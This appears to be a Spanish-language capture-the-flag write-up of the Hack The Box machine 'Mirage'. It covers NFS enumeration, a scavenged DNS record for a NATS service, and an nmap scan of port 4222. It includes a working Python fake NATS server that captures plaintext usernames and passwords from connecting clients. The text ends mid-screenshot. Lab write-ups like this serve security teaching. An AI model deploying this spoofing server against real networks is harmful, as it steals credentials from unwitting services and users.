
- Montamos el share NFS localmente para descargar archivos




Bien ahora ya tenemos los archivos, ya podemos abrirlos y ver su contenido

1.3. Análisis de reportes


- Analizamos los reportes para descubrir misconfiguraciones (malas configuraciones)



Vemos otro dominio



El dominio que se muestra en la imagen es parte del sistema de mensajería interna NATs, entonces es necesario agregarlo a la lista de hosts de DNS en `etc/hosts`



Bien al seguir revisando, nos dice que el dominio `nats-svc.mirage.htb`, está directamente conectado con el sistema de mensajes de NATS,

- Más en contexto con el PDF

Lo que contiene el pdf y lo que se logra entender es lo siguiente

- El **registro DNS dinámico** de `nats-svc.mirage.htb` fue eliminado automáticamente por el proceso de **DNS scavenging** (limpieza de registros obsoletos).
- Como consecuencia, las aplicaciones que intentaban resolver ese nombre no obtenían dirección IP → fallo de conexión.
- En entornos donde los nombres de servicio están **codificados en las aplicaciones**, la ausencia del registro abre una ventana de riesgo.
- ¿Qué vulnerabilidades deja expuesto?

DNS Poisoning / DNS Spoofing (Envenenamiento de DNS): Si el registro legítimo no existe, un atacante dentro de la red podría:

- Registrar un **registro falso** para `nats-svc.mirage.htb`.
- Responder consultas DNS con direcciones IP maliciosas.
- Redirigir el tráfico de las aplicaciones hacia un servidor controlado por él.

Secuestro de nombres de servicio (Service Hijacking): Al faltar el registro, el nombre de host queda “huérfano”. Esto facilita que alguien lo suplante y capture credenciales, mensajes o datos que deberían ir al servicio NATS real.

2. Envenenamiento por DNS y Captura de credenciales iniciales

2.1. Creación del servidor NATS falso

En esta sección se trabaja con un script hecho en python, este es creado con el objetivo de suplantar al servidor NATS de esta manera capturar el tráfico y de esta manera capturar credenciales que son enviados en texto plano.


Script en python

NATS.py

```
1  #!/usr/bin/env python3
2  import socket
3  import json
4  import re
5
6  def extract_creds(data):
7      if b"CONNECT" in data:
8          try:
9              # Find JSON in CONNECT message
10             text = data.decode('utf-8', errors='ignore')
11             match = re.search(r'CONNECT\s+([{}]+)', text)
12             if match:
13                 creds = json.loads(match.group(1))
14                 if 'user' in creds and 'pass' in creds:
15                     print(f"🔍 FOUND: {creds['user']}:{creds['pass']}")
16                     return True
17             except:
18                 pass
19             return False
20
21 def run_honeypot(host="0.0.0.0", port=4222):
22     with socket.socket() as s:
23         s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
24         s.bind((host, port))
25         s.listen(5)
26
27     print(f"🍯 NATS Honeypot on {host}:{port}")
28
29     while True:
30         try:
31             client, addr = s.accept()
32             print(f"🐛 {addr[0]}:{addr[1]}")
33
34             with client:
35                 # Send minimal NATS INFO
36                 info = '{"server_id":"HONEY","version":"2.11.3","auth_required":true}'
37                 client.send(f"INFO {info}\r\n".encode())
38
39                 # Read client data
40                 data = client.recv(2048)
41                 if data:
42                     print(f"📄 {data[:100]}...")
43                     extract_creds(data)
44
45                 # Send auth error
46                 client.send(b"-ERR 'Bad Credentials'\r\n")
47
48             except KeyboardInterrupt:
49                 break
50             except Exception as e:
51                 print(f"❌ {e}")
52
53 if __name__ == "__main__":
54     run_honeypot()
```

CodeImage


Antes de habilitar todo no sabemos cual es el puerto de NATS, el investigar un poco el puerto por defecto que maneja NATS es la 4222



Entonces para ello en la escaneo inicial no se registró ese puerto en específico

Estos con todo los puerto disponibles en el escaneo inicial:

53,88,111,135,139,389,445,464,593,636,2049,3268,3269,5985



Entonces se hace un escaneo en busca de solo ese puerto:

Ejecutamos este script

> sudo nmap -p4222 -sC -sV \$target

Y efectivamente en puerto esta como abierto, pero es muy raro que no se lo haya registrado con el escaneo inicial

```
kali@kali ~/hackthebox/mach < kali@kali ~/hackthebox/machi < + <
^ kali ~/hackthebox/machines/Mirage >> sudo nmap -p4222 -sC -sV $target
^ kali ~/hackthebox/machines/Mirage >> sudo nmap -p4222 -sC -sV $target
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 18:13 -04
^ kali ~/hackthebox/machines/Mirage >> sudo nmap -p4222 -sC -sV $target -oN nats_port.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 18:13 -04
Nmap scan report for mirage.htb (10.10.11.78)
Host is up (0.13s latency).

PORT      STATE SERVICE      VERSION
4222/tcp  open  vrml-multi-use?
| fingerprint-strings:
|   GenericLines:
|     INFO {"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBj","server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBj","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":20,"client_ip":"10.10.14.242","xkey":"XDDVFRIMWAUGY263VIIM5GFYBRVEFHKOYRFRUJT273TXQ2KVVEFS3FYI"}
|     -ERR 'Authorization Violation'
|     GetRequest:
|     INFO {"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBj","server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBj","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":21,"client_ip":"10.10.14.242","xkey":"XDDVFRIMWAUGY263VIIM5GFYBRVEFHKOYRFRUJT273TXQ2KVVEFS3FYI"}
|     -ERR 'Authorization Violation'
|     HTTPOptions:
|     INFO {"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBj","server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBj","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":22,"client_ip":"10.10.14.242","xkey":"XDDVFRIMWAUGY263VIIM5GFYBRVEFHKOYRFRUJT273TXQ2KVVEFS3FYI"}
|     -ERR 'Authorization Violation'
|     NULL:
|     INFO {"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBj","server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBj","version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,"max_payload":1048576,"jetstream":true,"client_id":19,"client_ip":"10.10.14.242","xkey":"XDDVFRIMWAUGY263VIIM5GFYBRVEFHKOYRFRUJT273TXQ2KVVEFS3FYI"}
|     -ERR 'Authentication Timeout'
|_ 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4222-TCP:V=7.95%I=7%D=11/27%T=6928CD15%P=x86_64-pc-linux-gnu%r(N

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE
18:15:48
27/11/2025
```

Esto es lo que se obtiene

```

1 Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-27 18:13 -04
2 Nmap scan report for mirage.htb (10.10.11.78)
3 Host is up (0.13s latency).
4
5 PORT      STATE SERVICE      VERSION
6 4222/tcp open  vnc-multi-use?
7 | fingerprint-strings:
8 |   GenericLines:
9 |     INFO {"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ","server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ",
10 |         "version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,
11 |         "max_payload":1048576,"jetstream":true,"client_id":20,"client_ip":"10.10.14.242","xkey":"XDDVFRIMMAUGY263VIIM5GFXBKRVFHKQYRFRUJT273TXQ2KVVEFS3FYI"}
12 |     -ERR 'Authorization Violation'
13 |   GetRequest:
14 |     INFO {"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ","server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ",
15 |         "version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,
16 |         "max_payload":1048576,"jetstream":true,"client_id":21,"client_ip":"10.10.14.242","xkey":"XDDVFRIMMAUGY263VIIM5GFXBKRVFHKQYRFRUJT273TXQ2KVVEFS3FYI"}
17 |     -ERR 'Authorization Violation'
18 |   HTTPOptions:
19 |     INFO {"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ","server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ",
20 |         "version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,
21 |         "max_payload":1048576,"jetstream":true,"client_id":22,"client_ip":"10.10.14.242","xkey":"XDDVFRIMMAUGY263VIIM5GFXBKRVFHKQYRFRUJT273TXQ2KVVEFS3FYI"}
22 |     -ERR 'Authorization Violation'
23 |   NULL:
24 |     INFO {"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ","server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ",
25 |         "version":"2.11.3","proto":1,"git_commit":"a82cfda","go":"go1.24.2","host":"0.0.0.0","port":4222,"headers":true,"auth_required":true,
26 |         "max_payload":1048576,"jetstream":true,"client_id":19,"client_ip":"10.10.14.242","xkey":"XDDVFRIMMAUGY263VIIM5GFXBKRVFHKQYRFRUJT273TXQ2KVVEFS3FYI"}
27 |   -ERR 'Authentication Timeout'
28 1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
29 SF-Port4222-TCP:V=7.95X=7ND=11/27Time=6928CD15NP=x86_64-pc-linux-gnuXr(N
30 SF:ULL,100,"INFO\x20{"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFM
31 SF:VQILLNEZA3LQWCIBRBJ"},"server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIA
32 SF:OIIQFMVQILLNEZA3LQWCIBRBJ"},"version":{"2.11.3"},"proto":1,"git_
33 SF:commit":{"a82cfda"},"go":{"go1.24.2"},"host":{"0.0.0.0"},"po
34 SF:rt":{"4222","headers":true,"auth_required":true,"max_payload":10485
35 SF:76,"jetstream":true,"client_id":19,"client_ip":{"10.10.14.242}
36 SF:","xkey":{"XDDVFRIMMAUGY263VIIM5GFXBKRVFHKQYRFRUJT273TXQ2KVVEFS3FYI"}
37 SF:}\x20\r\n-ERR\x20Authentication\x20Timeout'\r\n")Xr(GenericLines,101,"
38 SF:INFO\x20{"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA
39 SF:3LQWCIBRBJ"},"server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQI
40 SF:LLNEZA3LQWCIBRBJ"},"version":{"2.11.3"},"proto":1,"git_commit":
41 SF:"a82cfda"},"go":{"go1.24.2"},"host":{"0.0.0.0"},"port":{"4222
42 SF:","headers":true,"auth_required":true,"max_payload":1048576,"jets
43 SF:tream":true,"client_id":20,"client_ip":{"10.10.14.242"},"xkey\
44 SF:":{"XDDVFRIMMAUGY263VIIM5GFXBKRVFHKQYRFRUJT273TXQ2KVVEFS3FYI"}\x20\r\n
45 SF:-ERR\x20Authorization\x20Violation'\r\n")Xr(GetRequest,101,"INFO\x20{
46 SF:"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ
47 SF:"},"server_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQW
48 SF:CIBRBJ"},"version":{"2.11.3"},"proto":1,"git_commit":{"a82cfda\
49 SF:"},"go":{"go1.24.2"},"host":{"0.0.0.0"},"port":{"4222","headers
50 SF:":true,"auth_required":true,"max_payload":1048576,"jetstream":tr
51 SF:ue,"client_id":21,"client_ip":{"10.10.14.242"},"xkey":{"XDDVFR
52 SF:IMMAUGY263VIIM5GFXBKRVFHKQYRFRUJT273TXQ2KVVEFS3FYI"}\x20\r\n-ERR\x20'A
53 SF:uthorization\x20Violation'\r\n")Xr(HTTPOptions,101,"INFO\x20{"server_i
54 SF:d":{"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ"},"serv
55 SF:er_name":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ"},
56 SF:"version":{"2.11.3"},"proto":1,"git_commit":{"a82cfda"},"go":
57 SF:"go1.24.2"},"host":{"0.0.0.0"},"port":{"4222","headers":true,\
58 SF:"auth_required":true,"max_payload":1048576,"jetstream":true,"clie
59 SF:nt_id":22,"client_ip":{"10.10.14.242"},"xkey":{"XDDVFRIMMAUGY26
60 SF:3VIIM5GFXBKRVFHKQYRFRUJT273TXQ2KVVEFS3FYI"}\x20\r\n-ERR\x20'Authorizat
61 SF:ion\x20Violation'\r\n");
62
63 Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
64 Nmap done: 1 IP address (1 host up) scanned in 11.31 seconds

```

Ahora sí ya que sabemos en qué puerto está ejecutándose NATS, ya podemos iniciar con el script


```
kali@kali ~/hackthebox/mach... kali@kali ~/hackthebox/machi... +  
  
with client:  
    # Send minimal NATS INFO  
    info = '{"server_id":"HONEY","version":"2.11.3","auth_required":true}'  
    client.send(f"INFO {info}\r\n".encode())  
  
    # Read client data  
    data = client.recv(2048)  
    if data:  
        print(f" {data[:100]}...")  
        extract_creds(data)  
  
    # Send auth error  
    client.send(b"-ERR 'Bad Credentials'\r\n")  
  
except KeyboardInterrupt:  
    break  
except Exception as e:  
    print(f" {e}")  
  
if __name__ == "__main__":  
    run_honeypot()  
^C  
kali ~/hackthebox/machines/Mirage >> cat false_nats.py | python  
NATS Honeypot on 0.0.0.0:4222  
kali ~/hackthebox/machines/Mirage >> sudo vim false_nats  
py  
kali ~/hackthebox/machines/Mirage >> ls  
false_nats.py  MirageReports  open_ports.nmap  pdf.txt  service_version.nmap  vul_scan.nmap  
kali ~/hackthebox/machines/Mirage >> ls  
false_nats.py  MirageReports  open_ports.nmap  pdf.txt  service_version.nmap  vul_scan.nmap  
kali ~/hackthebox/machines/Mirage >> |  
  
KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE  
15:22:05  
27/11/2025
```

Ejecutamos el servidor NATS falso

Verificamos el puerto en el cual escucha nuestro script, y actualizar el server id

```
kali@kali ~/hackthebox/mach... kali@kali ~/hackthebox/machi... root@kali /home/kali # tcpd... +  
  
except:  
    pass  
    return False  
  
def run_honeypot(host="0.0.0.0", port=4222):  
    with socket.socket() as s:  
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)  
        s.bind((host, port))  
        s.listen(5)  
  
    print(f" NATS Honeypot on {host}:{port}")  
  
    while True:  
        try:  
            client, addr = s.accept()  
            print(f" {addr[0]}:{addr[1]}")  
  
            with client:  
                # Send minimal NATS INFO  
